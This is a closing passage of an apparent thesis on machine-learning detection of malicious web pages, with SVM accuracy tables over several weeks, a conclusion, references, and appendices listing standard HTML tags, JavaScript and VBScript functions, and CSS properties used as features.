Therefore, my experiments should be more objective than others. However, about the frequent change of malicious URLs mentioned above, I would still like to see if my learning model could be resistant to this effect. So, I designed another experiment where the parameter values were chosen according to the previous experimental results ($P = 10,000$, $C = 0.001$, $J = 60$). Then, Week 0 dataset was taken for training and Week 1 to 3 datasets were used as testing data. In this practice, the learning model generated from Week 0 could be used to detect malicious pages in Week 1 to 3 datasets. In other words, I could simulate the process of classifying the future data.

Accuracy	Week 0 (cross-validation)	Week 1	Week 2	Week 3
TP Rate (%)	89.98	88.33	87.76	88.06
FP Rate (%)	8.27	7.91	8.50	8.28

Table 5.6: Results of classifying the future data

Table 5.6 shows the results of the simulation, and the detection accuracy in Week 1 to 3 was roughly the same as that from the cross-validation in Week 0. This consequence proved that my learning model is able to catch up the frequent change of malicious pages.

Moreover, in order to reconstruct the experiment of Ma et al., I picked 6,421 URL-based features from the IG Top 10,000 feature set to conduct another experiment. The C value automatically specified by SVM^{light} was 0.022, and I additionally chose 0.0022 for an extra test. Besides, because the ratio of the numbers of malicious and benign samples was identical to previous, I directly adopted the same cost factor value, $J = 60$. Table 5.7 lists the results.

Penalty Factor (C)	Accuracy	Week 0 (cross-validation)	Week 1	Week 2	Week 3
0.0022	TP Rate (%)	85.83	88.33	90.00	83.33
	FP Rate (%)	17.49	21.01	25.33	26.89
0.022	TP Rate (%)	75.83	73.33	70.00	69.17
	FP Rate (%)	7.67	8.56	8.66	9.65

Table 5.7: Detection accuracy of URL-only learning model

Although I couldn't obtain as high accuracy as the experimental results of Ma et al., I could reproduce the trend of change and observe the accuracy decline as time went by. This means that the URL-only learning model could be out of date soon because malicious web URLs change even more frequently than page contents. When manually inspecting the malicious samples correctly detected by this URL-only model, I could see many of the pages were phishing, which also proved my guess.

Chapter 6

CONCLUSION

The keys for machine learning applications to get succeed include data collection, feature extraction and learning model fine-tuning, and all of them are equally significant. In this chapter, I would like to briefly recap these stages and reemphasize the key points in my study. On the other hand, there's no doubt that my solution is not perfect, but through this research, I have been inspired with more ideas of improving both web threat protection and machine learning. I would also list some possible enhancements and hopefully they could be realized as a useful product in the future.

Recap

In the data collection stage, the primary difficulties were about crawling the malicious pages. I had to play some tricks on the malicious web server so that I could successfully download the pages on the server. Besides, correctly labeling the samples should be the most important work in this stage. Therefore, I needed to manually inspect those malicious pages in case some benign pages were labeled as malicious and contaminated the sample dataset.

A good feature extraction strategy relies on the domain knowledge of the field one wants to apply machine learning to. In my study, the domain is about web threat protection. I referenced related work published in journals or conferences and also consulted domain experts working in the security vendor where the URL data were from, so that I decided to extract both URL and page content features from the sample dataset. In addition, Information Gain could filter the most discriminative features and help not only reduce the complexity but enhance the accuracy.

While fine-tuning an SVM learning model using SVM^{light}, I could adjust the penalty factor (C) and the cost factor (J) to achieve the best detection accuracy. In my study, I finally concluded that when 10,000 top discriminative features were used, parameters of $C = 0.001$ and $J = 60$ could yield the highest TP rate of 89.98% with the acceptable FP rate of 8.27%. Furthermore, I conducted an experiment to simulate the conditions of the real world and proved that my learning model is resistant to the effect of frequent change of malicious web pages.

Future Work

According the experimental results, I discovered that URL features are especially discriminative for phishing detection. Likewise, some other type of features may particularly work for some specific type of malicious content, such as malware or XSS attacks. If these feature sets are considered separately to build individual learning models and each model plays a specific role to filter a certain type of malicious content, the multi-layer strategy will be more flexible to implement applications and the overall accuracy may be improved as well.

On the other hand, though machine learning is considered as a smarter way to detect malicious web pages, the high false positive rate is always the concern. A hybrid system that integrates machine learning and other approaches, like sandbox, could be a possible direction to compensate the disadvantages of machine learning and more likely to be realized as a commercial application.

REFERENCE

[1] Wikipedia, "Cloud computing — Wikipedia, the free encyclopedia," Apr. 2010. Available from `http://en.wikipedia.org/wiki/Cloud_computing`.

[2] I. Hickson and D. Hyatt, "HTML 5," W3C working draft, World Wide Web Consortium (W3C), Mar. 2010. Available from `http://www.w3.org/TR/html5/`.

[3] C. Cortes and V. Vapnik, "Support-vector networks," *Machine Learning*, vol. 20, pp. 273–297, 1995.

[4] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, and T. Berners-Lee, "Hypertext transfer protocol – http/1.1," RFC 2068, Internet Engineering Task Force, Jan. 1997.

[5] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee, "Hypertext transfer protocol – http/1.1," RFC 2616, Internet Engineering Task Force, June 1999.

[6] Wikipedia, "Html — Wikipedia, the free encyclopedia," Apr. 2010. Available from `http://en.wikipedia.org/wiki/Html`.

[7] T. Berners-Lee and D. Connolly, "Hypertext markup language - 2.0," RFC 1866, Internet Engineering Task Force, Nov. 1995.

[8] Wikipedia, "Document object model — Wikipedia, the free encyclopedia," Mar. 2010. Available from `http://en.wikipedia.org/wiki/Document_Object_Model`.

[9] Wikipedia, "Javascript — Wikipedia, the free encyclopedia," Apr. 2010. Available from `http://en.wikipedia.org/wiki/Javascript`.

[10] Wikipedia, "Vbscript — Wikipedia, the free encyclopedia," Apr. 2010. Available from `http://en.wikipedia.org/wiki/VBScript`.

[11] C. Seifert, R. Steenson, T. Holz, B. Yuan, and M. A. Davis, "Know your enemy: Malicious web servers," tech. rep., The Honeynet Project, Aug. 2007. Available from `http://www.honeynet.org/papers/mws/`.

[12] C. Seifert, "Know your enemy: Behind the scenes of malicious web servers," tech. rep., The Honeynet Project, Nov. 2007. Available from `http://www.honeynet.org/papers/wek/`.

[13] Wikipedia, "Botnet — Wikipedia, the free encyclopedia," Apr. 2010. Available from `http://en.wikipedia.org/wiki/Botnet`.

[14] Wikipedia, "Denial-of-service attack — Wikipedia, the free encyclopedia," Apr. 2010. Available from `http://en.wikipedia.org/wiki/Denial-of-service_attack`.

[15] E. Alpaydin, *Introduction to Machine Learning*. The MIT Press, 2004.

[16] Wikipedia, "Support vector machine — Wikipedia, the free encyclopedia," Apr. 2010. Available from `http://en.wikipedia.org/wiki/Support_vector_machine`.

[17] T. Joachims, *Learning to Classify Text Using Support Vector Machine: Methods, Theory, and Algorithms*. PhD dissertation, Cornell University, Department of Computer Science, Feb. 2001.

[18] R. C. Chen and C. H. Hsieh, "Web page classification based on a support vector machine using a weighted vote schema," *Expert Systems with Applications*, vol. 31, pp. 427–435, 2006.

[19] W. Xie, M. Mammadov, and J. Yearwood, "Using links to aid web classification," in *The 6th IEEE/ACIS International Conference on Computer and Information Science*, (Melbourne, Qld., Australia), pp. 981–986, July 2007.

[20] C. Seifert, I. Welch, and P. Komisarczuk, "Identification of malicious web pages with static heuristics," in *Australasian Telecommunication Networks and Applications Conference*, (Adelaide, SA., Australia), pp. 91–96, Dec. 2008.

[21] J. Ma, L. K. Saul, S. Savage, and G. M. Voelker, "Beyond blacklists: Learning to detect malicious web sites from suspicious urls," in *The 15th ACM SIGKDD International*

Conference on Knowledge Discovery and Data Mining, (Paris, France), pp. 1245–1254, June-July 2009.

[22] P. Kolari, T. Finin, and A. Joshi, "Svms for the blogosphere: Blog identification and splog detection," in *AAAI Spring Symposium on Computational Approaches to Analysing Weblogs*, (Stanford, CA., USA), pp. 92–99, Mar. 2006.

[23] D. K. McGrath and M. Gupta, "Behind phishing: An examination of phisher modi operandi," in *First USENIX Workshop on Large-Scale Exploits and Emergent Threats*, (San Francisco, CA., USA), Apr. 2008.

[24] Y. T. Hou, Y. Chang, T. Chen, C. S. Laih, and C. M. Chen, "Malicious web content detection by machine learning," *Expert Systems with Applications*, vol. 37, pp. 55–60, 2010.

[25] P. Likarish, E. Jung, and I. Jo, "Obfuscated malicious javascript detection using classification techniques," in *The 4th International Conference on Malicious and Unwanted Software*, (Montreal, Quebec, Canada), Oct. 2009.

[26] I. H. Witten and E. Frank, *Data Mining: Practical Machine Learning Tools and Techniques, 2nd Edition*. Morgan Kaufmann, 2005.

[27] J. Ma, L. K. Saul, S. Savage, and G. M. Voelker, "Identifying suspicious urls: An application of large-scale online learning," in *The 26th Annual International Conference on Machine Learning*, (Montreal, Quebec, Canada), pp. 681–688, 2009.

[28] K. Morik, P. Brockhausen, and T. Joachims, "Combining statistical learning with a knowledge-based approach — a case study in intensive care monitoring," in *The 16th International Conference on Machine Learning*, (Bled, Slovenia), June 1999.

[29] Wikipedia, "Cross-validation (statistics) — Wikipedia, the free encyclopedia," Apr. 2010. Available from `http://en.wikipedia.org/wiki/Cross-validation_(statistics)`.

Appendix A

HTML Tags

List of HTML tags defined in HTML 4.01 Recommendation

<a>, <abbr>, <acronym>, <address>, <applet>, <area>, <b>, <base>, <basefont>, <bdo>, <big>, <blockquote>, <body>, <br>, <button>, <caption>, <center>, <cite>, <code>, <col>, <colgroup>, <dd>, <del>, <dfn>, <dir>, <div>, <dl>, <dt>, <em>, <fieldset>, <font>, <form>, <frame>, <frameset>, <h1>, <head>, <hr>, <html>, <i>, <iframe>, <img>, <input>, <ins>, <isindex>, <kbd>, <label>, <legend>, <li>, <link>, <map>, <menu>, <meta>, <noframes>, <noscript>, <object>, <ol>, <optgroup>, <option>, <p>, <param>, <pre>, <q>, <s>, <samp>, <script>, <select>, <small>, <span>, <strike>, <strong>, <style>, <sub>, <sup>, <table>, <tbody>, <td>, <textarea>, <tfoot>, <th>, <thead>, <title>, <tr>, <tt>, <u>, <ul>, <var>, <xmp>.

Appendix B

Script Functions

List of JavaScript native functions

Number, String, UTC, add, alert, appendChild, assign, back, blur, charAt, charCodeAt, clearInterval, clearTimeout, click, cloneNode, close, compile, concat, confirm, createCaption, createPopup, createTFoot, createTHead, decodeURI, decodeURIComponent, deleteCaption, deleteCell, deleteRow, deleteTFoot, deleteTHead, document.writeln, encodeURI, encodeURIComponent, escape, eval, exec, focus, forward, fromCharCode, getAttribute, getDate, getDay, getElementById, getElementsByName, getElementsByTagName, getFullYear, getHours, getMilliseconds, getMinutes, getMonth, getSeconds, getTime, getTimezoneOffset, getUTCDate, getUTCDay, getUTCFullYear, getUTCHours, getUTCMilliseconds, getUTCMinutes, getUTCMonth, getUTCSeconds, getYear, go, hasChildNodes, indexOf, insertBefore, insertCell, insertRow, isFinite, isNaN, item, javaEnabled, join, lastIndexOf, match, moveBy, moveTo, normalize, open, parse, parseFloat, parseInt, pop, print, prompt, push, random, reload, remove, removeAttribute, removeChild, replace, replaceChild, reset, resizeBy, resizeTo, reverse, scroll, scrollBy, scrollTo, search, select, setAttribute, setDate, setFullYear, setHours, setInterval, setMilliseconds, setMinutes, setMonth, setSeconds, setTime, setTimeout, setUTCDate, setUTCFullYear, setUTCHours, setUTCMilliseconds, setUTCMinutes, setUTCMonth, setUTCSeconds, setYear, shift, slice, sort, splice, split, submit, substr, substring, taintEnabled, test, toDateString, toGMTString, toLocaleDateString, toLocaleString, toLocaleTimeString, toLowerCase, toString, toTimeString, toUTCString, toUpperCase, unescape, unshift, valueOf, write, writeln.

List of VBScript native functions

Abs, Array, Asc, Atn, CBool, CByte, CCur, CDate, CDbl, CInt, CLng, CSng, CStr, Chr, Cos, CreateObject, Date, DateAdd, DateDiff, DatePart, DateSerial, DateValue, Day, Eval, Exp, Filter, Fix, FormatDateTime, FormatNumber, FormatPercent, GetLocale, GetObject, GetRef, Hex, Hour, InStr, InStrRev, InputBox, Int, IsArray, IsDate, IsEmpty, IsNull, IsNumeric, IsObject, Join, LBound, LCase, LTrim, Left, Len, LoadPicture, Log, Mid, Minute, Month, MonthName, MsgBox, Now, Oct, RGB, RTrim, Replace, Right, Rnd, Round, ScriptEngine, ScriptEngineBuildVersion, ScriptEngineMajorVersion, ScriptEngineMinorVersion, Second, SetLocale, Sgn, Sin, Space, Split, Sqr, StrComp, StrReverse, String, Tan, Time, TimeSerial, TimeValue, Timer, Trim, TypeName, UBound, UCase, VarType, Weekday, WeekdayName, Year, FormatCurrency.

Appendix C

CSS Properties

List of CSS properties

:active, :after, :before, :first-child, :first-letter, :first-line, :focus, :hover, :lang, :link, :visited, background, background-attachment, background-color, background-image, background-position, background-repeat, border, border-bottom, border-bottom-color, border-bottom-style, border-bottom-width, border-collapse, border-color, border-left, border-left-color, border-left-style, border-left-width, border-right, border-right-color, border-right-style, border-right-width, border-spacing, border-style, border-top, border-top-color, border-top-style, border-top-width, border-width, bottom, caption-side, clear, clip, color, content, counter-increment, counter-reset, cursor, direction, display, float, font, font-family, font-size, font-style, font-variant, font-weight, height, left, letter-spacing, line-height, list-style, list-style-image, list-style-position, list-style-type, margin, margin-bottom, margin-left, margin-right, margin-top, max-height, max-width, min-height, min-width, orphans, outline, outline-color, outline-style, outline-width, overflow, padding, padding-bottom, padding-left, padding-right, padding-top, page-break-after, page-break-before, page-break-inside, position, quotes, right, table-layout, text-align, text-decoration, text-indent, text-shadow, text-transform, top, unicode-bidi, vertical-align, visibility, white-space, widows, width, word-spacing, z-index.